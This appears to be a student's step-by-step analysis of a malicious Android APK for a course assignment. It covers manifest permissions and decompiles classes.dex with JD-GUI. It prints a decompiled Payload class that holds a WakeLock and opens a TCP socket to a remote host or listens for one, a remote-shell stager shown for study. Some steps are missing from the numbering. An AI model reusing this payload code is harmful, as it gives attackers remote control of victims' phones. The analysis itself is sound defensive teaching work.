
Malicious APK File Analysis
No. 6


Analyzing a malicious Android Application

Step 1: Unzipping the Malicious folder

The folder we downloaded from Blackboard is named “Maliciousssss.apk.zip” and is a folder and not an APK file. It seems like Group 6 decompressed it for us using apktools (because there is an apktools.yaml file inside), giving us access to the deobfuscated AndroidManifest.xml file automatically, as well as the build version of the APK.



Step 2: Checking the files inside the unzipped Malicious folder



Step 3: Checking AndroidManifest.xml

When we open Maliciousssss.apk.zip we are presented with the following folders and files. Let's open the AndroidManifest.xml and inspect the attacker intentions based on its permissions:

The following are permissions that are suspicious, and lead us to think that the app is malicious. The fact the the app can read call logs is an opportunity for an attacker to learn the private conversations of the user, preventing sleep mode (WakeLock), writing to external storage can be exploited to gain access to their permissions or even install malware.


Here we have a problem, in the sense that the file as it was given, doesn't run, because it is actually a folder rather than an APK file.

Step 4: Looking for binary files

So, we are still going to use some basic knowledge to start looking into the files where potentially the malicious code is to be found. We will assume for now that is in the dist folder where the actual malicious APK file is. Before doing that, let's use the following command:

grep –rIL .


This command will allow us to find all binary files in the main directory. Binary files are the files where malicious code is to be found.



We need to assume at this point, that if there is any malicious code, it needs to be inside the build/apk folder.


Step 6: Unzipping the apk file

Let's unzip the APK file and look for the classes.dex file:



Step 11: Converting the classes.dex file in to jar file

Let's convert the classes.dex into a jar to read it using JD-GUI



Step 12: Analyzing the jar file in jd-gui and taking a look into the files within

After analyzing all of the files using JD-GUI we can conclude that the malicious code maybe be related to the main function in the Payload.class

```
public static void main(String[] paramArrayOfString)
{
  if (paramArrayOfString != null)
  {
    String str3 = new File(".").getAbsolutePath();
    Object[] arrayOfObject = new Object[2];
    arrayOfObject[0] = str3;
    arrayOfObject[1] = a;
    h = arrayOfObject;
  }
  a locala = b.a(a);
  if ((locala.d == null) || (locala.d.isEmpty()))
    return;
  PowerManager.WakeLock localWakeLock2;
  if (((0x4 & locala.a) != 0) && (b != null))
  {
    localWakeLock2 = ((PowerManager)b.getSystemService("power")).newWakeLock(1, Payload.class.getSimpleName());
    localWakeLock2.acquire();
  }
  for (PowerManager.WakeLock localWakeLock1 = localWakeLock2; ; localWakeLock1 = null)
    while (true)
    {
      if ((0x8 & locala.a) != 0)
        a();
      e = locala.c;
      g localg = (g)locala.d.get(0);
      String str1 = localg.a;
      long l1 = System.currentTimeMillis();
      c = l1 + locala.b;
      long l2 = localg.b;
      long l3 = localg.c;
      d = localg.e;
      g = localg.f;
      f = localg.d;
      long l4 = l1;
      if ((l4 <= l1 + l2) && (l4 <= c));
      try
      {
        if (str1.startsWith("tcp"))
        {
          String[] arrayOfString = str1.split(":");
```

```
    a();
  e = locala.c;
  g localg = (g)locala.d.get(0);
  String str1 = localg.a;
  long l1 = System.currentTimeMillis();
  c = l1 + locala.b;
  long l2 = localg.b;
  long l3 = localg.c;
  d = localg.e;
  g = localg.f;
  f = localg.d;
  long l4 = l1;
  if ((l4 <= l1 + l2) && (l4 <= c));
  try
  {
    if (str1.startsWith("tcp"))
    {
      String[] arrayOfString = str1.split(":");
      int i = Integer.parseInt(arrayOfString[2]);
      String str2 = arrayOfString[1].split("/")[2];
      Socket localSocket;
      if (str2.equals(""))
      {
        ServerSocket localServerSocket = new ServerSocket(i);
        localSocket = localServerSocket.accept();
        localServerSocket.close();
      }
      while (true)
      {
        if (localSocket != null)
          a(new DataInputStream(localSocket.getInputStream()), new DataOutputStream(localSocket.getOutputStream()), h);
        if (localWakeLock1 == null)
          break;
        localWakeLock1.release();
        return;
        localSocket = new Socket(str2, i);
      }
    }
  }
  catch (Exception localException)
  {
    while (true)
      while (true)
      {
        if ((0x2 & locala.a) != 0)
```

What this payload is doing is to establish a TCP connection with the android device. We can assume that based on the permissions in the AndroidManifest.xml and in this file, there is a potential intention to hack into the victim's device running a TCP connection.

Step 13: Secret Code

As far as we can tell based on our analysis there no is secret code to be found in this APK like folder we were given.